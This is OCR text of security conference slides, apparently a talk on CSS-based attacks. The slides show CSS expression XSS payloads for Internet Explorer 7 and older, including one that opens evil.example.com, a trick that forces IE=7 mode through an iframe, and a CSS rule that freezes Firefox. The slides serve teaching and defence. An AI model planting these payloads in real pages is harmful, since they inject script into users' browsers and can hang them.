
CSS Expressions in IE ≤ 7

mths.be/brw

CSS Expressions in IE ≤ 7

```
* {
  width: expression(
    alert('XSS through CSS')
  );
}
```

mths.be/brw


http://mathiasbynens.be/demo/css-expressions
Page
Tools
Windows Internet Explorer
XSS through CSS
OK
Internet | Protected Mode: On
100%

CSS Expressions in IE ≤ 7

```
* {
  width: expression(
    alert('XSS through CSS')
  );
}
```

mths.be/brw

CSS Expressions in IE ≤ 7

```
* {
  width: expression(
    if (!window.done)
      alert('XSS through CSS'),
      window.done=1
  );
}
```

mths.be/brw

CSS Expressions in IE ≤ 7

```
* {
  lollerskates: expression(
    if (!window.done)
      open('https://evil.example.com/'),
      window.done=1
  );
}
```

mths.be/brw


中国 CSS 开发者大会
File Find Disable View Images Cache Tools Validate
Browser Mode: IE10
Document Mode: Standards
HTML CSS Console Script Profiler Network
Internet Explorer 10
Internet Explorer 10 Compatibility View
Internet Explorer 9
Internet Explorer 8
Internet Explorer 7
Search HTML...
Trace Styles Layout Attributes
<!DOCTYPE html PUBLIC "">
<html class=" js no-csspositionsticky" lang=

File Find Disable View Images Cache Tools Validate | Browser Mode: IE10 | Document Mode: Standards

HTML CSS Console Script Profiler Network

Trace Styles Layout Att

<!DOCTYPE html PUBLIC "">
<html class=" js no-csspositionsticky" lang="

- ✓ Internet Explorer 10
- Internet Explorer 10 Compatibility View
- Internet Explorer 9
- Internet Explorer 8
- Internet Explorer 7

IE’s legacy document modes

```
<meta http-equiv="X-UA-Compatible"
      content="IE=Edge">
```

mths.be/brx

IE’s legacy document modes

```
<meta http-equiv="X-UA-Compatible"
      content="IE=7">
```

mths.be/brx

CSS Expressions in IE ≤ 10

```
<meta http-equiv="X-UA-Compatible" content="IE=7">
<style>
  #myDiv {
    background: hotpink;
    position: absolute;
    left: expression(
      document.body.clientWidth / 2 -
      myDiv.offsetWidth / 2);
    top: expression(
      document.body.clientHeight / 2 -
      myDiv.offsetHeight / 2);
  }
</style>
<div id="myDiv">Lorem ipsum</div>
```

mths.be/brx

CSS Expressions in IE ≤ 10

```
<meta http-equiv="X-UA-Compatible"
      content="IE=7">
<iframe src="https://target.example.com/
page-containing-css-payload">
</iframe>
```

mths.be/bpu

How to avoid CSS expression vulnerabilities?


1. a
2. .
3.

mths.be/bpu

Freezing Firefox

```
* {
  background: url('javascript:while(true){}');
}
```

mths.be/bsa



mths.be/brs

Thanks!

@mathias